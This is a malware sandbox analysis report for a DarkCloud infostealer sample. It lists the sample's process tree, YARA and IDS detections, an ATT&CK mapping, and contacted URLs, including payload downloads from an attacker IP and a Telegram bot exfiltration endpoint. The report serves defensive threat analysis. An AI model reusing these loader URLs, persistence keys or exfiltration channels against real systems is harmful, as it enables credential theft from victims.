ID: 708242
Sample Name:
BPL_1000572_007.bat.exe
Cookbook: default.jbs
Time: 07:58:49
Date: 23/09/2022
Version: 36.0.0 Rainbow Opal

Table of Contents


Windows Analysis Report

BPL_1000572_007.bat.exe


Overview

General Information

Sample Name:	BPL_1000572_007.bat.exe
Analysis ID:	708242
MD5:	4ff4a281a08a068.
SHA1:	d3a70362b238b8.
SHA256:	a6db7e8c70adc9..
Tags:	exe
Infos:	



Detection




DarkCloud

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Yara detected Generic Dropper
- Yara detected DarkCloud
- Malicious sample detected (through…
- Multi AV Scanner detection for drop…
- Snort IDS alert for network traffic
- Creates multiple autostart registry k…
- Writes or reads registry keys via WMI
- Tries to detect sandboxes and other…
- Yara detected Costura Assembly Lo…
- Encrypted powershell cmdline option…
- Machine Learning detection for sam…
- May check the online IP address of…

Classification



Process Tree

- **System is w10x64**
- BPL_1000572_007.bat.exe (PID: 5820 cmdline: "C:\Users\user\Desktop\BPL_1000572_007.bat.exe" MD5: 4FF4A281A08A0681597794A3024FB584)
  - powershell.exe (PID: 5248 cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -enc UwB0AGEAcgB0AC0AUwBsAGUAZQBwACAALQBTAGUAYwBvAG4AZABzACAANQAwAA== MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 5252 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - Wthdlxoyqvnqsfcfiinf.exe (PID: 5276 cmdline: "C:\Users\user\AppData\Local\Temp\Wthdlxoyqvnqsfcfiinf.exe" MD5: 386FB639720C77FC29E68682D264423F)
    - WerFault.exe (PID: 5744 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 5276 -s 1352 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
  - BPL_1000572_007.bat.exe (PID: 1952 cmdline: C:\Users\user\Desktop\BPL_1000572_007.bat.exe MD5: 4FF4A281A08A0681597794A3024FB584)
- pdf.exe (PID: 3712 cmdline: "C:\Users\user\AppData\Roaming\note\pdf.exe" MD5: 4FF4A281A08A0681597794A3024FB584)
- pdf.exe (PID: 3536 cmdline: "C:\Users\user\AppData\Roaming\note\pdf.exe" MD5: 4FF4A281A08A0681597794A3024FB584)
- fireless.exe (PID: 1420 cmdline: "C:\Users\user\AppData\Roaming\Microsoft\Windows\Templates\fireless.exe" MD5: 4FF4A281A08A0681597794A3024FB584)
- **cleanup**

Malware Configuration

No configs have been found

Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000000.00000002.571147253.000000000CCE0000.00000004.08000000.00040000.00000000.sdmp	JoeSecurity_CosturaAssemblyLoader	Yara detected Costura Assembly Loader	Joe Security	
00000014.00000002.590614103.0000000002A7E000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_CosturaAssemblyLoader	Yara detected Costura Assembly Loader	Joe Security	

Source	Rule	Description	Author	Strings
00000000.00000002.448721724.000000000298E000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_CosturaAssemblyLoader	Yara detected Costura Assembly Loader	Joe Security	
00000016.00000002.597986476.00000000035FF000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_CosturaAssemblyLoader	Yara detected Costura Assembly Loader	Joe Security	
00000016.00000002.590549636.0000000003428000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_CosturaAssemblyLoader	Yara detected Costura Assembly Loader	Joe Security	
Click to see the 26 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
0.2.BPL_1000572_007.bat.exe.2a9d9dc.0.raw.unpack	JoeSecurity_DarkCloud	Yara detected DarkCloud	Joe Security	
0.2.BPL_1000572_007.bat.exe.2a9d9dc.0.raw.unpack	MALWARE_Win_A310Logger	Detects A310Logger	ditekSHen	• 0x7b98:$s1: Temporary Directory * for • 0x7bd4:$s2: HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce*RD_ • 0xe1d8:$s4: ExecQuery • 0x7b70:$s7: CopyHere • 0x7b2c:$s9: Shell.Application • 0x8224:$s9: shell.application • 0x69c8:$s12: @TITLE Removing • 0x7c68:$s13: @RD /S /Q " • 0xda9c:$v1_2: AddAttachment
0.2.BPL_1000572_007.bat.exe.39dddd0.1.unpack	JoeSecurity_DarkCloud	Yara detected DarkCloud	Joe Security	
0.2.BPL_1000572_007.bat.exe.39dddd0.1.unpack	MALWARE_Win_A310Logger	Detects A310Logger	ditekSHen	• 0x7b98:$s1: Temporary Directory * for • 0x2fbb8:$s1: Temporary Directory * for • 0x7bd4:$s2: HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce*RD_ • 0x2fbf4:$s2: HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce*RD_ • 0xe1d8:$s4: ExecQuery • 0x361f8:$s4: ExecQuery • 0x7b70:$s7: CopyHere • 0x2fb90:$s7: CopyHere • 0x7b2c:$s9: Shell.Application • 0x8224:$s9: shell.application • 0x2fb4c:$s9: Shell.Application • 0x30244:$s9: shell.application • 0x69c8:$s12: @TITLE Removing • 0x2e9e8:$s12: @TITLE Removing • 0x7c68:$s13: @RD /S /Q " • 0x2fc88:$s13: @RD /S /Q " • 0xda9c:$v1_2: AddAttachment • 0x35abc:$v1_2: AddAttachment
0.2.BPL_1000572_007.bat.exe.3a05df0.2.raw.unpack	JoeSecurity_DarkCloud	Yara detected DarkCloud	Joe Security	
Click to see the 17 entries				

Sigma Signatures

No Sigma rule has matched

Snort Signatures

ET TROJAN Maldoc Activity (set) - Source IP: 192.168.2.6 - Destination IP: 185.252.178.63 −

Timestamp:	192.168.2.6185.252.178.6349707802034631 09/23/22-07:59:51.380310
SID:	2034631
Source Port:	49707
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Maldoc Activity (set) - Source IP: 192.168.2.6 - Destination IP: 185.252.178.63 −

Timestamp:	192.168.2.6185.252.178.6349712802034631 09/23/22-08:01:54.005892
SID:	2034631
Source Port:	49712
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Maldoc Activity (set) - Source IP: 192.168.2.6 - Destination IP: 185.252.178.63

Timestamp:	192.168.2.6185.252.178.6349715802034631 09/23/22-08:02:01.550542
SID:	2034631
Source Port:	49715
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Maldoc Activity (set) - Source IP: 192.168.2.6 - Destination IP: 185.252.178.63

Timestamp:	192.168.2.6185.252.178.6349710802034631 09/23/22-08:01:29.985260
SID:	2034631
Source Port:	49710
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Maldoc Activity (set) - Source IP: 192.168.2.6 - Destination IP: 185.252.178.63

Timestamp:	192.168.2.6185.252.178.6349711802034631 09/23/22-08:01:37.884830
SID:	2034631
Source Port:	49711
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

Joe Sandbox Signatures

AV Detection

- Multi AV Scanner detection for dropped file
- Machine Learning detection for sample
- Machine Learning detection for dropped file

Networking

- Snort IDS alert for network traffic
- May check the online IP address of the machine

System Summary

- Malicious sample detected (through community Yara rule)
- Writes or reads registry keys via WMI

Data Obfuscation

- Yara detected Costura Assembly Loader
- .NET source code contains potential unpacker

Boot Survival

Creates multiple autostart registry keys

Malware Analysis System Evasion

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Queries sensitive service information (via WMI, Win32_LogicalDisk, often done to detect sandboxes)

HIPS / PFW / Operating System Protection Evasion

Encrypted powershell cmdline option found

Injects a PE file into a foreign processes

Stealing of Sensitive Information

Yara detected Generic Dropper

Yara detected DarkCloud

Tries to harvest and steal browser information (history, passwords, etc)


Remote Access Functionality

Yara detected DarkCloud

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	2 2 1 Windows Management Instrumentation	1 1 Registry Run Keys / Startup Folder	1 1 1 Process Injection	1 1 Disable or Modify Tools	1 OS Credential Dumping	1 File and Directory Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	2 Command and Scripting Interpreter	Boot or Logon Initialization Scripts	1 1 Registry Run Keys / Startup Folder	1 Deobfuscate/Decode Files or Information	1 Input Capture	2 3 System Information Discovery	Remote Desktop Protocol	1 Data from Local System	Exfiltration Over Bluetooth	1 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	1 PowerShell	Logon Script (Windows)	Logon Script (Windows)	1 Obfuscated Files or Information	Security Account Manager	3 4 1 Security Software Discovery	SMB/Windows Admin Shares	1 Input Capture	Automated Exfiltration	2 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 1 Software Packing	NTDS	1 Process Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	2 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Masquerading	LSA Secrets	5 1 Virtualization/Sandbox Evasion	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	5 1 Virtualization/Sandbox Evasion	Cached Domain Credentials	1 Application Window Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 1 1 Process Injection	DCSync	1 Remote System Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	1 System Network Configuration Discovery	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
BPL_1000572_007.bat.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\note\pdf.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\Microsoft\Windows\Templates\fireless.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\Wthdlxoyqvnqsfcfiinf.exe	100%	Joe Sandbox ML		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
0.2.BPL_1000572_007.bat.exe.39dddd0.1.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
13.0.BPL_1000572_007.bat.exe.400000.0.unpack	100%	Avira	TR/Dropper.Gen		Download File
0.2.BPL_1000572_007.bat.exe.2a9d9dc.0.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://james.newtonking.com/projects/json	0%	URL Reputation	safe	
http://185.252.178.63/loader/uploads/Arwiw_Xnqfdlpv.pngP/r/	0%	Avira URL Cloud	safe	
http://185.252.178.63/loader/uploads/Arwiw_Xnqfdlpv.png	0%	Avira URL Cloud	safe	
http://185.252.178.63	0%	Avira URL Cloud	safe	
http://185.252.178.63/loader/uploads/inf_Hpgwbzkt.bmp)Acugwsmmzufefycomfxvihl	0%	Avira URL Cloud	safe	
http://185.252.178.63/loader/uploads/inf_Hpgwbzkt.bmp	0%	Avira URL Cloud	safe	
http://showip.netxhttp://www.mediacollege.com/internet/utilities/show-ip.shtml__vbaLsetFixstr__vbaFi	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
showip.net	162.55.60.2	true	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://185.252.178.63/loader/uploads/inf_Hpgwbzkt.bmp	true	• Avira URL Cloud: safe	unknown
http://185.252.178.63/loader/uploads/Arwiw_Xnqfdlpv.png	true	• Avira URL Cloud: safe	unknown
http://showip.net/	false		high

URLs from Memory and Binaries


Name	Source	Malicious	Antivirus Detection	Reputation
http://showip.netxhttp://www.mediacollege.com/internet/utilities/show-ip.shtml__vbaLsetFixstr__vbaFi	BPL_1000572_007.bat.exe, 00000000.00000002.476692694.0000000003969000.00000004.00000800.00020000.00000000.sdmp, BPL_1000572_007.bat.exe, 00000000.00000002.478754600.0000000003A55000.00000004.00000800.00020000.00000000.sdmp, BPL_1000572_007.bat.exe, 00000000.00000002.477582382.00000000039C1000.00000004.00000800.00020000.00000000.sdmp, BPL_1000572_007.bat.exe, 00000000.00000002.452043304.0000000002A97000.00000004.00000800.00020000.00000000.sdmp, BPL_1000572_007.bat.exe, 00000000.00000000.435627430.0000000000401000.00000040.00000400.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://185.252.178.63/loader/uploads/Arwiw_Xnqfdlpv.pngP/r/	BPL_1000572_007.bat.exe, pdf.exe.0.dr, fireless.exe.13.dr	false	• Avira URL Cloud: safe	unknown
http://https://duckduckgo.com/chrome_newtab	BPL_1000572_007.bat.exe, 00000000.00000003.451016918.00000000010BE000.00000004.00000020.00020000.00000000.sdmp, LoghemosideroticdJPxvxBPhxRvFDWcDVPhPZaUIGIDQLVJwWmvfjYBsLDUhypometropia.13.dr	false		high
http://https://duckduckgo.com/ac/?q=	LoghemosideroticdJPxvxBPhxRvFDWcDVPhPZaUIGIDQLVJwWmvfjYBsLDUhypometropia.13.dr	false		high
http://185.252.178.63/loader/uploads/inf_Hpgwbzkt.bmp)Acugwsmmzufefycomfxvihl	Wthdlxoyqvnqsfcfiinf.exe, 0000000C.00000000.430950598.00000000006D2000.00000002.00000001.01000000.00000007.sdmp, Wthdlxoyqvnqsfcfiinf.exe.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://www.google.com/images/branding/product/ico/googleg_lodp.ico	BPL_1000572_007.bat.exe, 00000000.00000003.451016918.00000000010BE000.00000004.00000020.00020000.00000000.sdmp, LoghemosideroticdJPxvxBPhxRvFDWcDVPhPZaUIGIDQLVJwWmvfjYBsLDUhypometropia.13.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.telegram.org/bot	BPL_1000572_007.bat.exe, 00000000.00000002.448721724.000000000298E000.00000004.00000800.00020000.00000000.sdmp, BPL_1000572_007.bat.exe, 00000000.00000002.460105913.0000000002B6D000.00000004.00000800.00020000.00000000.sdmp, pdf.exe, 00000011.00000002.592176698.00000000032FD000.00000004.00000800.00020000.00000000.sdmp, pdf.exe, 00000014.00000002.591358526.0000000002ABD000.00000004.00000800.00020000.00000000.sdmp, fireless.exe, 00000016.00000002.591087529.000000000345D000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://showip.net/	BPL_1000572_007.bat.exe, 0000000D.00000002.579528582.000000000109D000.00000004.00000020.00020000.00000000.sdmp, BPL_1000572_007.bat.exe, 0000000D.00000003.449921184.000000000109D000.00000004.00000020.00020000.00000000.sdmp, BPL_1000572_007.bat.exe, 0000000D.00000003.452428690.000000000109D000.00000004.00000020.00020000.00000000.sdmp, BPL_1000572_007.bat.exe, 0000000D.00000003.467298844.000000000109D000.00000004.00000020.00020000.00000000.sdmp	false		high
http://185.252.178.63	BPL_1000572_007.bat.exe, 00000000.00000002.448025477.0000000002961000.00000004.00000800.00020000.00000000.sdmp, Wthdlxoyqvnqsfcfiinf.exe, 0000000C.00000000.475145400.0000000002941000.00000004.00000800.00020000.00000000.sdmp, pdf.exe, 00000011.00000002.590879859.000000000329C000.00000004.00000800.00020000.00000000.sdmp, pdf.exe, 00000014.00000002.589770623.0000000002A51000.00000004.00000800.00020000.00000000.sdmp, fireless.exe, 00000016.00000002.589535207.00000000033F1000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://unpkg.com/leaflet	BPL_1000572_007.bat.exe, 0000000D.00000003.468874553.00000000010AD000.00000004.00000020.00020000.00000000.sdmp, BPL_1000572_007.bat.exe, 0000000D.00000002.579802617.00000000010AD000.00000004.00000020.00020000.00000000.sdmp, BPL_1000572_007.bat.exe, 0000000D.00000003.468843725.0000001094000.00000004.00000020.00020000.00000000.sdmp, BPL_1000572_007.bat.exe, 0000000D.00000003.467326371.00000000010AD000.00000004.00000020.00020000.00000000.sdmp, BPL_1000572_007.bat.exe, 0000000D.00000003.467288810.0000000001094000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://search.yahoo.com?fr=crmas_sfpf	BPL_1000572_007.bat.exe, 0000000D.00000003.451016918.00000000010BE000.00000004.00000020.00020000.00000000.sdmp, LoghemosideroticdJPxvxBPhxRvFDWcDVPhPZaUIGIDQLVJwWmvfjYBsLDUhypometropia.13.dr	false		high
http://https://duckduckgo.com/favicon.icohttps://duckduckgo.com/?q=	LoghemosideroticdJPxvxBPhxRvFDWcDVPhPZaUIGIDQLVJwWmvfjYBsLDUhypometropia.13.dr	false		high
http://https://www.newtonsoft.com/json	BPL_1000572_007.bat.exe, 00000000.00000002.569431471.0000000009610000.00000004.08000000.00040000.00000000.sdmp, BPL_1000572_007.bat.exe, 00000000.00000003.427308507.0000000009E53000.00000004.00000800.00020000.00000000.sdmp, BPL_1000572_007.bat.exe, 00000000.00000002.567987609.0000000009484000.00000004.00000800.00020000.00000000.sdmp, pdf.exe, 00000011.00000002.592176698.00000000032FD000.00000004.00000800.00020000.00000000.sdmp, pdf.exe, 00000014.00000002.591358526.0000000002ABD000.00000004.00000800.00020000.00000000.sdmp, fireless.exe, 00000016.00000002.591087529.000000000345D000.00000004.00000800.00020000.00000000.sdmp	false		high
http://upx.sf.net	Amcache.hve.21.dr	false		high
http://https://search.yahoo.com/favicon.icohttps://search.yahoo.com/search	BPL_1000572_007.bat.exe, 0000000D.00000003.451016918.00000000010BE000.00000004.00000020.00020000.00000000.sdmp, LoghemosideroticdJPxvxBPhxRvFDWcDVPhPZaUIGIDQLVJwWmvfjYBsLDUhypometropia.13.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://showip.net/?checkip=	BPL_1000572_007.bat.exe, 0000000D.00000002.579528582.000000000109D000.00000004.00000020.00020000.00000000.sdmp, BPL_1000572_007.bat.exe, 0000000D.00000003.449921184.000000000109D000.00000004.00000020.00020000.00000000.sdmp, BPL_1000572_007.bat.exe, 0000000D.00000003.452428690.000000000109D000.00000004.00000020.00020000.00000000.sdmp, BPL_1000572_007.bat.exe, 0000000D.00000003.467298844.000000000109D000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://search.yahoo.com/sugg/chrome?output=fxjson&appid=crmas_sfp&command=	BPL_1000572_007.bat.exe, 0000000D.00000003.451016918.00000000010BE000.00000004.00000020.00020000.00000000.sdmp, LoghemosideroticdJPxvxBPhxRvFDWcDVPhPZaUIGIDQLVJwWmvfjYBsLDUhypometropia.13.dr	false		high
http://james.newtonking.com/projects/json	fireless.exe, 00000016.00000002.591087529.000000000345D000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://api.telegram.org/bot4(SpawnProcess)	BPL_1000572_007.bat.exe, 00000000.00000002.460105913.0000000002B6D000.00000004.00000800.00020000.00000000.sdmp, pdf.exe, 00000011.00000002.598968323.00000000034A4000.00000004.00000800.00020000.00000000.sdmp, pdf.exe, 00000011.00000002.592125246.00000000032F4000.00000004.00000800.00020000.00000000.sdmp, pdf.exe, 00000011.00000002.592176698.00000000032FD000.00000004.00000800.00020000.00000000.sdmp, pdf.exe, 00000014.00000002.598264553.0000000002C65000.00000004.00000800.00020000.00000000.sdmp, pdf.exe, 00000014.00000002.590614103.0000000002A7E000.00000004.00000800.00020000.00000000.sdmp, pdf.exe, 00000014.00000002.591295608.0000000002AB4000.00000004.00000800.00020000.00000000.sdmp, pdf.exe, 00000014.00000002.591358526.0000000002ABD000.00000004.00000800.00020000.00000000.sdmp, fireless.exe, 00000016.00000002.597986476.00000000035FF000.00000004.00000800.00020000.00000000.sdmp, fireless.exe, 00000016.00000002.591087529.000000000345D000.00000004.00000800.00020000.00000000.sdmp, fireless.exe, 00000016.00000002.590549636.0000000003428000.00000004.00000800.00020000.00000000.sdmp, fireless.exe, 00000016.00000002.591002736.0000000003454000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://ac.ecosia.org/autocomplete?q=	LoghemosideroticdJPxvxBPhxRvFDWcDVPhPZaUIGIDQLVJwWmvfjYBsLDUhypometropia.13.dr	false		high
http://https://search.yahoo.com?fr=crmas_sfp	BPL_1000572_007.bat.exe, 0000000D.00000003.451016918.00000000010BE000.00000004.00000020.00020000.00000000.sdmp, LoghemosideroticdJPxvxBPhxRvFDWcDVPhPZaUIGIDQLVJwWmvfjYBsLDUhypometropia.13.dr	false		high
